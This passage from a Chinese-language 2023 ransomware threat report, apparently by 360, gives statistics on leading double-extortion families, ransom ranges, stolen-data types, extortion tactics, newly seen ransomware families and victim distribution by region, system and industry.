在经过分析 2023 年双重/多重勒索软件威胁的前 10 名家族中，我们发现 LockBit 勒索软件家族依然占据着该领域的主导地位。虽然其在 2022 年的份额有所下降，约降低了 10 个百分点，但其以超过 20%的份额坚守着霸主的位置，过去一年先后攻击了波音、英国皇家邮政、台积电等数千家大型企业。同样值得关注的是 BlackCat，其份额和排名都表现稳定，基本与前一年持平。而 Clop 家族，利用 2023 年广受关注的 MOVEit Transfer 漏洞，发起了大规模的攻击，采取了猛烈的侵入手段，最终在榜单上升至第三位，挑战 BlackCat 的地位。同时值得一提，8Base、MalasLocker 和 Akira 三个新兴的勒索软件家族在 2023 年初次亮相就已经表现出其技术实力和高效的攻击能力。它们迅速累积了大量受害企业，分别占据了第五和并列第七的位置，其中 8Base 攻击了 284 家，而 MalasLocker 和 Akira 各自攻击了 171 家企业。这些数据显示了新兴家族崛起的迅猛势头，对现有的网络安全防线构成了严峻的挑战。

(四)逐月统计

从数据泄露的相关统计来看，总体有一定的波动，但并未出现较大规模的爆发现象。




数据来源(X)：@darktracer_int @H4ckManac

2023 年各月的数据泄露机构数量与往年相比虽然显得格外平稳，但依然可以看出在 3 月、5 月及 11 月分别出现了三波较为明显的波峰。结合已知的勒索事件判断，5 月份的最高峰与 ClOp 勒索软件利用的 MOVEit Transfer 漏洞展开大规模的入侵及勒索活动有着较强的关联性；与之相似的，11 月的这波攻击潮业余 Citrix Bleed 漏洞有关；而根据分析，3 月的高峰则与 Medusa 勒索软件的肆虐有着一定的联系。

（五）赎金范围

对双重/多重勒索软件家族向受害者索要赎金金额进行统计，情况与 2022 年并无显著变化。大多数家族依然倾向于将赎金定在 10 万美元至 100 万美元范围内，这部分占比接近 71%。这也说明大多数的企业为了机密数据不被泄露而愿意支付的金额也往往在这一区间范围内。而勒索金额在 100 万至 1 千万美元区间段的则占到了 8%，推测这主要还是由被攻击的组织/企业规模、营业额以及数据重要性等多方面因素所决定。至于勒索金额超过 1 千万美元的情况，则大多为“狮子大开口”的情况，往往并不会真的以这个金额成交。大金额勒索事件的最终结果通常是私下讲价和解或被受害者直接无视。




需要说明的是，以上数据仅是根据已公开的勒索金额进行统计，并非所有的勒索事件所涉及的赎金金额都被公开，并且公开金额也并不一定是最终成交的真实数值。故此，该数据能在一定程度上作为参考。

（六）被窃取数据范围

一些勒索软件家族为了证明其窃取到数据的可信性，可能会在公开被窃取数据的受害者名单时一同披露被窃取数据的总大小。此外，还会有一些家族虽然并不会直接公布窃取到的数据大小，但在受害组织/企业拒绝支付赎金后他们则会将窃取到的数据直接公开。

通过对这些被窃取数据的总大小进行统计，发现 2023 年每次入侵后所窃取数据的总大小通常在 10GB 以上，这部分占比接近 9 成。而进一步划分后则发现各区段的占比较为平均，推测这与攻击者所能入侵的设备量、被入侵设备中的数据量、攻击者在被入侵网络中潜藏的事件以及网络状态等多方面因素均有关系。




(七)被窃取数据类型

2023 年，我们还分析了遭泄露数据的类型分布情况。由于这些数据的类型情况均来自于各勒索软件家族的自行归类，所以其分类标准和描述名称也必然存在着一定程度的差异。故此这部分数据可能并不非常严谨。但我们依然可以从中获取一些有价值的信息。

从占比中不难看出，财务类数据以超过 2 成的占比排在第一位，而与之性质类似的税务数据也有超过 2%的占比。仅这两项放在一起，就有接近 24%的数据是和“钱”有关的。这就说明了攻击者还是更青睐这些与钱直接相关的信息以求最高效的变现策略。

此外，个人、身份、客户、员工、人资等与个人隐私相关的数据类型也都占比较高，若合并计算其占比更是接近总量的三分之一。这主要是因为此类数据更常见也更易获取，同时也能被利用来进行钓鱼、诈骗等社工攻击。再有就是合同/协议类数据以及其他一些机密数据。这些数据自然是因其高度的机密性而能更好的作为攻击者进行勒索的筹码，但与前两类数据相比，此类数据并不容易变现——毕竟其重要性更多的取决于受害方的想法和心态。



(八)数据泄露的负面影响及策略剖析

在数字化已经普及的今天，数据泄露所带来的影响是多方面且深远的。常规勒索——黑客通过加密关键数据来逼迫用户支付赎金。这类攻击相对来说已有成熟的防御策略，企业用户通常会通过定期备份等手段，确保在数据受到破坏的情况下仍能迅速恢复正常运作。在这一局面下，多重勒索也就应用而生，其中数据勒索因其额外施加的压力，而变得尤为流行。它通过从多个方面施加压力，迫使受害企业就范，提升支付赎金的概率。数据勒索的主要危害包括以下几种。

声誉恐吓

声誉恐吓通常会引起品牌声誉受损，进而导致客户信任感的流失。其实施策略形式多样，主要的有如下两种：


一、攻击者通过盗取的数据联系客户，利用电话、电子邮件等通路警告客户数据可能已被黑客窃取，旨在撼动与受害公司的商业信任；

二、攻击者经常与媒体接触，促使后者报道这一事件，从公共舆论层面对受害组织施加额外压力。值得注意的是，部分勒索软件团伙甚至维护自有的媒体关系来放大其威胁。在这种情况下，如果受害者拒绝支付赎金，勒索团伙便会采取措施向媒体投递企业被攻击的事件。这能有效地施压受害者，某些攻击团体更是会在赎金谈判页面粘贴新闻报道链接，使威胁更加具体且有说服力。

数据竞拍

竞拍机制可以最大化贩卖受害者数据所得的收益。当前，非法数据售卖产业已非常成熟，勒索软件团伙，也在通过数据售卖的方式一方面迫使企业支付赎金，另一方面扩大自身收益。就比如 LockBit 勒索团伙，就大量出售企业数据。其曾出售德意志银行 60G 的数据资料，还叫价 50 比特币出售过国内某企业数据等。

这些勒索团伙还建立了自己的数据泄露网站来公布出售数据的情况。另外，根据我们掌握的数据窃密攻击团伙特点，这些团伙在数据窃取前，会事先收集被攻击这边的目录结构与文件采样信息，之后针对特定类型的文件进行窃取。而在对用户进行恐吓时，会号称窃取了用户全部的文件。



LockBit3.0 建立的数据泄露站点页面

监管压力

随着全球范围内监管机构对网络安全法规的强化，尤其是对网络攻击事件的报告要求变得更加严格，公司在响应网络攻击中承担了更大的责任。不幸的是，一些企业在遭受网络勒索攻击时选择避重就轻，试图隐藏事件以逃避责任。这种不当的处理和隐匿手段为黑客提供了新的利用空间。

如 BlackCat 勒索软件集团就通过向监管机关举报其攻击目标的策略，向受害企业施加额外压力，迫使其支付赎金。正确的事故报告流程关乎企业声誉和财务安全，同时可以避免遵循适当监管规定时可能产生的法律后果。透明、及时的事件通报有助于企业获得监管机构和公众的信任，甚至可能在某些情况下减少勒索行为取得成功的概率。因此，企业应当合理建立并执行攻击事件的报告和处理机制，以确保所有监管要求都得到恰当的满足，并最大限度降低由勒索软件攻击带来的风险。

四、 勒索软件家族更替

(一)每月新增传统勒索情况

360 安全大脑监控到，每月都不断有新的勒索软件出现。以下是 2023 年每月新出现的传统勒索软件(仅通过加密文件对受害者进行勒索)的部分记录信息，共计 66 款：

月份	新增传统勒索软件
2023 年 1 月	Mimic、SickFile、Upsilon、BetterCallSaul
2023 年 2 月	Masons、DoDo、ESXiArgs
2023 年 3 月	Merlin、726
2023 年 4 月	CrossLock、UNIZA、RTM Locker
2023 年 5 月	OkHacked、Pwpdvl、TargetWare、TwoFactor
2023 年 6 月	Kann、ANUBIZ、Azadi、Udaigen、TUGA、Anti-us、Havoc
2023 年 7 月	XRED、Resq、DEADbyDAWN、Khronos、Architects、DumpLocker、Black Berserk、Lumar
2023 年 8 月	TrashPanda、Phas、Harward、S.H.O、Retch、FreeWorld、Payola、DontCryLol、Kuiper
2023 年 9 月	Rival、Alvaro、Grounding Conductor、AnonTsugumi、Lattice、NoBit、Eldritch、Days Locker
2023 年 10 月	NightCrow、Electronic、Byee、PepeCry、EarthGress、Jarjets、Mad Cat、BlackDream、CATAKA、Ran
2023 年 11 月	Lamdba、Rec_rans、Blackoutware、WhiteHorse、DangerSiker、Janus Locker
2023 年 12 月	BlackLegion、Fun ransomware

2023 年各月新增传统勒索软件家族

针对以上新增勒索软件家族，我们对其中几个典型家族进行具体的说明：

ESXiArgs

2023 年 2 月勒索团伙大规模利用 VMware ESXi 服务器的远程代码执行漏洞（CVE-2021-21974）进行攻击，部署新的 ESXiArgs 勒索软件。早期版本的勒索攻击受到虚拟机软件的特性影响，多数受害用户通过 ESXi 的恢复指南与恢复脚本免费重置了虚拟机并恢复了数据。但随后勒索软件的续版本很快修补了这一恢复方式。该家族采用 RSA 算法加密密钥，Sosemanuk 流密码算法加密文件。Sosemanuk 算法的运用与 Babuk 家族 ESXi 版本变种泄露的源代码存在高度相似性，同时该源代码已被其他同样针对 ESXi 平台的勒索软件使用过，例如 CheersCrypt、PrideLocker 等勒索软件。

Kann

Kann 勒索软件家族最早出现于 2023 年 6 月，主要使用远程桌面与数据库弱口令攻击进行投毒。击目标主要为中国地区，并提供了中文的勒索信文档。

Anti-us

Anti-us 勒索软件家族最早出现于 2023 年 6 月，勒索信中留下了黑客邮箱的联系方式。恢复数据需要以比特币加密货币支付 8000 美元以上的赎金，具体的赎金金额根据不同的病毒版本有所差异。

S.H.0

S.H.0 勒索软件家族最早发现于 2023 年 8 月，加密后对文件修改为 5 位英文字母大小写随机，且此病毒支持通过 USB 方式进行传播。在勒索信中表示由于作者心情愉悦所以仅要求用户支付 200 美金，并明确告知受害者即便付了款也不会进行解密。并要将重要数据被加密的痛苦永远留给受害者。其在 10 月份的变种勒索信的口吻大致相似，除了留下比特币钱包地址外，还留下了币安智能链地址。

Fun ransomware

Fun ransomware 勒索软件家族最早发现于 2023 年 12 月，加密后对文件进行重命名后缀为“.funny”。采用 RSA-2048 和 AES-256 方式进行加密，加密完成后会更改用户桌面壁纸。勒索信中还表示如果受害者 3 天内不通过比特币方式交纳赎金的话，将在暗网出售被窃取的个人信息与文件。

(二)每月新增双重/多重勒索情况

另经统计发现，2023 年各月也时常出现新的勒索软件加入到双重/多重勒索模式的行列中。仅 360 安全大脑监控到的此类双重/多重勒索软件家族在本年度就共计新增 36 个。具体家族名及出现时间分布如下：

月份	双重/多重勒索首次公开受害者时间
2023 年 1 月	Unsafe、Nokoyawa、
2023 年 2 月	Vendetta、Medusa、DarkBit
2023 年 3 月	DarkPower
2023 年 4 月	Money Message、Dunghill Leak、CipherLocker、Trigona、CrossLock、CryptNet
2023 年 5 月	Knight、RAGroup、MONTI、Akira、Rancoz、MalasLocker、8BASE、BlackSuit、CyCl0ps
2023 年 6 月	DarkRace、Rhysida、NoEscape
2023 年 7 月	Cactus
2023 年 8 月	INC Ransom、Metaencryptor、Peace Tax Agency、Cloak、RansomedVC
2023 年 9 月	CiphBit、ThreeAM、LostTrust
2023 年 10 月	Hunters International
2023 年 11 月	MEOW
2023 年 12 月	DragonForce

2023 年各月新增双重/多重勒索软件家族

针对以上新增双重/多重勒索软件家族，我们对其中几个典型家族进行具体的说明：

8Base

2022 年 3 月 8Base 勒索软件团伙首次亮相，并在 2023 年 6 月开始活跃。持续对全球组织发起双重勒索攻击，导致受害者不断增加。8Base 使用的是 Phobos v2.9.1 勒索软件的定制版本，通过 SmokeLoader 加载。Phobos 是一种针对 Windows 平台的 Raas 模式的勒索软件家族，于 2019 年首次出现，与 Dharma 勒索软件手法有很多相似之处。

8Base 的攻击目标主要为针对中小型公司，受害者主要集中在美洲和欧洲。

Akira

Akira 勒索软件家族最早出现于 2023 年 3 月，采用多重勒索运营方式。Akira 团伙在他们的数据泄露网站上投入了大量精力，赋予其复古的黑底绿字的命令行操作外观。该团伙索要的赎金范围从 20 万美元到数百万美元不等。在 2023 年 6 月该家族新增了 Linux 版本，针对 VMware ESXi 虚拟机进行勒索加密。2023 年 8 月起该家族积极利用思科 Cisco 的 VPN 漏洞 CVE-2023-20269 发起勒索投毒攻击。被该组织勒索的知名厂商包括雅马哈音乐、日产 Nissan、美国能源公司 BHI Energy。

INC Ransom

INC Ransom 于 2023 年 8 月浮出水面，针对医疗保健、教育和政府等各个部门的组织进行双重勒索攻击。该家族的攻击方式主要通过鱼叉式网络钓鱼电子邮件访问目标网络，同时也会利用漏洞与横向移动进行攻击。典型的漏洞利用例如 Citrix 平台的 CVE-2023-3519 漏洞。目前已知被该组织勒索的知名公司有雅马哈汽车。

Knight

2023 年 5 月 CyClOps 勒索家族首次亮相，并于 2023 年 9 月更名为 Knight（别名 CyClOps 2.0）。此家族的勒索软件采用 Golang 语言编写，运用 ChaCha20+AES256 算法进行加密。支持主的操作系统包括 Windows、Linux、macOS、ESXi 、Android 平台。Knight 勒索家族区别与其他同类型的勒索家族的一个显著特色是提供了高度的定制化支持，包括为每个特定目标使用不同的 TOR 域，用于更新钱包支付的自动系统等。

Knight 自称是一支来自俄罗斯和欧洲的四人团队，他们与其他勒索团队如 Lockbit 和 Babuk 有联系。此勒索组织正积极招募新成员加入他们的勒索软件开发与分发团队。

Hunters International

Hunters International 勒索软件家族出现于 2023 年 10 月，声称其购买了被警方抓捕的 Hive 勒索软件组织的源码后进行重新编写，同时修正了原始代码中在部分场景下会导致无法解密的 Bug。目前已知被该组织勒索的典型受害者包括美国海军承包商 Austal USA、台湾医疗美容与保健品制造商 TCI、美国癌症研究和患者护理与治疗中心 Fred Hutch 等。

第二章 勒索软件受害者分析


基于 360 反勒索服务，求助用户所提供的信息，我们对 2023 年全年遭受勒索软件攻击的受害人群做了分析。在地域分布方面并没有显著变化，依旧以数字经济发达地区和人口密集地区为主。而受感染的操作系统、所属行业则受今年流行的勒索软件家族影响，与以往有较为明显的变化。

一、 受害者所在地域分布

以下是对 2023 年攻击系统所属地域采样制作的分部图，总体而言地区排名和占比变化波动始终均不大。数字经济发达地区仍是攻击的主要对象。

数据来源：反勒索服务统计数据


下图为根据全球地区分布数据所绘制的更加直观的地区分布图：



数据来源：反勒索服务统计数据

二、 受攻击系统分布

对 2023 年受攻击的操作系统数据进行统计，位居前三的系统为 Windows 10、Windows Windows Server 2008 和 Windows Server 2012。这也是目前市面上较为主流的操作系统，可见系统本身的“安全性”对攻击的防护起到的作用并没有那么显著——整体数据反应出的情况依然是使用更广泛的系统所受攻击也更多。




数据来源：反勒索服务统计数据

从操作系统类型的角度看，总的占比于 2022 年相似，桌面 PC 与服务器的占比在总体上依旧保持相当比例。但与以往不同的是，2023 年各类勒索软件在针对服务器类设备发起攻击的时候出现了较为明显的进一步精细化操作。这也导致我们本次对操作系统类型的分类也

首次对 Windows 服务器和 Linux 服务器进行了区分。


近年来，勒索软件对服务器系统的青睐主要由于针对此类系统的攻击往往具有更高的价值目标、更强的支付能力、更大的攻击规模、更专业的攻击方式、更广的攻击面。而在这一大趋势的前提下，2023 年的勒索攻击进一步细化了各不同类型的服务器类型，对 Linux 服务器和与之类似的 NAS 设备的勒索攻击量有着明显的提高。同时，这类攻击也有着更加明显的“针对性”，不再是过去那种攻击 Windows 服务器时的“顺带”行为。这也与各勒索家族的团伙专业性的不断提高有关——显然，对不同操作系统的专注能较为显著的提升其获利的成功率。



三、 受害者所属行业

对来自反勒索服务申诉的受害者所属行业进行统计，发现：科研技服、贸易零售（批发零售）、制造业分列受影响最为严重的前三类行业。而能源行业，首次进入国内前 10 排名。科研技服对应的主要是各类技术研发及提供配套服务的企业，并且与占比排名第 5 的通信网络行业也有着较为紧密的联系。贸易零售与制造业则多为数量庞大的中小型企业，也是国内受勒索威胁最为严重的群体。这一分布状况也充分说明了国内当前面对勒索攻击的主要态势，中小型企业在研发、生产、销售的各个环节已经具备较高的信息化智能化水平，但在网络安全上的投入和专业化水平上仍有明显短板。两相对比之下，我国中小型企业所面临的安全威胁问题也势必日益突出。

